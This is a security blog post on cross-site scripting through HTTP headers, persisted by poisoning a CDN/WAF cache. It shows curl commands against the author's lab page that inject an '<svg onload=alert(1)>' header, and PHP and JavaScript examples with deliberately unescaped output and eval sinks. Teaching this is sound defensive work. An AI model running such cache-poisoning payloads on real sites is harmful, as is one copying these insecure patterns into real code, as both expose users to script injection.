
XSS via HTTP Headers

August 21, 2019 Brute The Art of XSS Payload Building

In some cases, an information passed in one of the HTTP headers of the application is not correctly sanitized and it's outputted somewhere in the requested page or in another end, giving rise to a XSS situation.

But unfortunately, once an attacker can't make a victim to edit his/her own HTTP headers in an actual XSS attack, those scenarios can only be exploited if the attacker payload remains stored somehow.


Client
Request:
GET https://example.com/css/style.css
Server
Response:
Access-Control-Allow-Origin:*
Cache-Control:max-age=604800
Connection:keep-alive
X-Cache:HIT
X-Content-Type-Options:nosniff
X-Edge-Location:uswd

The first situation that might come to our minds is the classic one: some info in HTTP headers we can control gets stored in a database and retrieved later in the same page, anywhere else in the application or even in another non-reachable system for the attacker (Blind XSS).

But there's another pretty common situation nowadays due to CDNs and WAFs that makes possible to persist our attack without the need of that database step: web cache poisoning. That's what we will see in this post.

If you know how #XSS works via HTTP headers, don't waste your time reading this! 😉

Tweet This


Take the following exercise:

> https://brutelogic.com.br/lab/header.php

All of our request headers appear there in a JSON format. It’s an extrapolation, in real world scenarios it might appear just one or 2 of them. It’s just to make it easier since the code is an one-liner (PHP) one can easily reproduce:


> <?=json_encode(getallheaders()).”\n”;

As we can see below, using curl at command line with -i flag, it show us the HTTP headers of response along with our JSON conatining our request headers.




```
brute@logic:~$ curl -i https://brutelogic.com.br/lab/header.php
HTTP/2 200
server: nginx
date: Wed, 21 Aug 2019 13:24:40 GMT
content-type: text/html; charset=UTF-8
x-sucuri-id: 17005
vary: Accept-Encoding
x-sucuri-cache: HIT

{"Content-Length":"0","Connection":"close","Accept":"*\/*","User-Agent":"curl\/7.63.0","
X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-Real-Ip":"170.79.53.131","
X-Forwarded-Proto":"https","X-Forwarded-For":"170.79.53.131","Host":"brutelogic.com.br"}
brute@logic:~$
```

Because of the last header “x-sucuri-cache” provided by the WAF we use in this blog, we need to add something in the URL to avoid the cache, since the value of that header is “HIT” which means it is coming from WAF’s cache.




```
brute@logic:~$ curl -i https://brutelogic.com.br/lab/header.php?lololol
HTTP/2 200
server: nginx
date: Wed, 21 Aug 2019 13:27:21 GMT
content-type: text/html; charset=UTF-8
x-sucuri-id: 17005
vary: Accept-Encoding
x-sucuri-cache: MISS

{"Content-Length":"0","Connection":"close","Accept":"*\/*","User-Agent":"curl\/7.63.0","
X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-Real-Ip":"170.79.53.131","
X-Forwarded-Proto":"https","X-Forwarded-For":"170.79.53.131","Host":"brutelogic.com.br"}
brute@logic:~$ 
```

So by adding “lololol” we were able to retrieve a non-cached version of the page, indicated by the x-sucuri-cache header value “MISS”. Now we are going to inject our own header (with -H flag) to check if it appears back in response.




```
brute@logic:~$ curl -iH "Test: myValue" https://brutelogic.com.br/lab/header.php?lololol
HTTP/2 200
server: nginx
date: Wed, 21 Aug 2019 13:28:12 GMT
content-type: text/html; charset=UTF-8
x-sucuri-id: 17005
vary: Accept-Encoding
x-sucuri-cache: MISS

{"Content-Length":"0","Connection":"close","Test":"myValue","Accept":"*\/*","User-Agent":"
curl\/7.63.0","X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-Real-Ip":"170
.79.53.131","X-Forwarded-Proto":"https","X-Forwarded-For":"170.79.53.131","Host":"brutelog
ic.com.br"}
brute@logic:~$
```

Success, our dummy header pair "Test: myValue" got reflected in response. Let's change our "cache avoidance string" to make one more request or this next one will return the last cached response with "lololol" string.




```
brute@logic:~$ curl -iH "XSS: <svg onload=alert(1)>" https://brutelogic.com.br/lab/header.
php?kkkkk
HTTP/2 200
server: nginx
date: Wed, 21 Aug 2019 13:29:55 GMT
content-type: text/html; charset=UTF-8
x-sucuri-id: 17005
vary: Accept-Encoding
x-sucuri-cache: MISS

{"Content-Length":"0","Connection":"close","Xss":"<svg onload=alert(1)>","Accept":"*\/*","
User-Agent":"curl\/7.63.0","X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-
Real-Ip":"170.79.53.131","X-Forwarded-Proto":"https","X-Forwarded-For":"170.79.53.131","Ho
st":"brutelogic.com.br"}
brute@logic:~$ 
```

We used “kkkkk” as string in the URL to start the cache processing again. We also injected a XSS vector as we can see above. But just for us, since we are sending that header via terminal. It wouldn’t appear in a request done by a browser, from others and not even from us.



```
brute@logic:~$ curl -iH "XSS: <svg onload=alert(1)>" https://brutelogic.com.br/lab/header.
php?kkkkk
HTTP/2 200
server: nginx
date: Wed, 21 Aug 2019 13:30:31 GMT
content-type: text/html; charset=UTF-8
x-sucuri-id: 17005
vary: Accept-Encoding
x-sucuri-cache: MISS

{"Content-Length":"0","Connection":"close","Xss":"<svg onload=alert(1)>","Accept":"*\/*","
User-Agent":"curl\/7.63.0","X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-
Real-Ip":"170.79.53.131","X-Forwarded-Proto":"https","X-Forwarded-For":"170.79.53.131","Ho
st":"brutelogic.com.br"}
brute@logic:~$
```

Another request is made (check time at “date” header) but it seems to make no difference. That’s because cache is based in a MISS-MISS-HIT scheme so the next one will work.



```
brute@logic:~$ curl -iH "XSS: <svg onload=alert(1)>" https://brutelogic.com.br/lab/header.
php?kkkkk
HTTP/2 200
server: nginx
date: Wed, 21 Aug 2019 13:30:46 GMT
content-type: text/html; charset=UTF-8
x-sucuri-id: 17005
vary: Accept-Encoding
x-sucuri-cache: HIT

{"Content-Length":"0","Connection":"close","Xss":"<svg onload=alert(1)>","Accept":"*\/*","
User-Agent":"curl\/7.63.0","X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-
Real-Ip":"170.79.53.131","X-Forwarded-Proto":"https","X-Forwarded-For":"170.79.53.131","Ho
st":"brutelogic.com.br"}
brute@logic:~$ 
```

Bingo, we have it cached. We open our Brave browser now with our cooked URL and:


https://brutelogic.com.br/lab/header.php?kkkkk
brutelogic.com.br | https://brutelogic.com.br/lab/header.php?kkkkk
https://brutelogic.com.br/la
OK

```
{"Content-Length":"0","Connection":"close","Accept":"*\/*","User-Agent":"curl\/7.63.0","X-Sucuri-Country":"BR","X-Sucuri-Clientip":"170.79.53.131","X-Real-Ip":"170.79.53.131","X-Forwarded-
Proto":"https","X-Forwarded-For":"170.79.53.131","Host":"brutelo
```


brutelogic.com.br says:

1

That URL will remain poisoned until cache expires.

In Twitter we shared a similar exercise in the following page:

> https://brutelogic.com.br/lab/welcome.php



Brute Logic
@brutelogic

A little #XSS exercise for you! brutelogic.com.br/lab/welcome.php


Hint: use a custom URL. 😉

♡ 132 1:33 PM - Aug 13, 2019

53 people are talking about this

It works pretty much like the one we just have explained. All one needs to XSS it is to guess the entry point.

The source code of the page follows, so we can easily spot the solution.



```
brute@logic:~$ cat /var/www/html/lab/welcome.php
<!DOCTYPE html>
<body>
<?php
$name = $_COOKIE["name"];
if ($name) {
   echo "<p>Welcome, $name!</p>\n";
} else {
   echo "<p>Welcome, guest!</p>\n";
}
?>
</body>
</html>
brute@logic:~$
```

#hack2learn

P.S.: KNOXSS will also support these XSS cases soon.

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

```
<!DOCTYPE HTML>
<body>
<p id="p1">Hello, guest!</p>
<script>

    var currentSearch = document.location.search;
    var searchParams = new URLSearchParams(currentSearch);

    /*** Document Sink ***/

    var username = searchParams.get('name');

    if (username !== null) {
        document.getElementById('p1').innerHTML = 'Hello, ' + username + '!';
    }

    /*** Location Sink ***/

    var redir = searchParams.get('redir');

    if (redir !== null) {
        document.location = redir;
    }

    /*** Execution Sink ***/

    var nasdaq = 'AAAA';
    var dowjones = 'BBBB';
    var sp500 = 'CCCC';

    var market = [];
    var index = searchParams.get('index').toString();

    eval('market.index=' + index);

    document.getElementById('p1').innerHTML = 'Current market index is ' + market.index + '.';

</script>
```

DOM-based XSS - The 3 Sinks
April 16, 2018
In "The Art of XSS Payload Building"

Leveraging Self-XSS
Self-XSS is a curious case of cross-site scripting: an attacker is able to execute code in the browser, but only he/she can do it. No link to share, no common place to be visited by someone else in case of a stored flaw (like in restricted profiles). It's confined to...
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
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CHEAT SHEET
2019 EDITION
A comprehensive guide to Cross-Site Scripting Proof-of-Concept for cyber security professionals, students and enthusiasts
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

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Multi Reflection XSS

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When finding XSS in websites usually we see more than one reflection of our input in [...]

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Location Based Payloads – Part I
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
Existing Code Reuse
Agnostic Event Handlers
XSS Payload Scheme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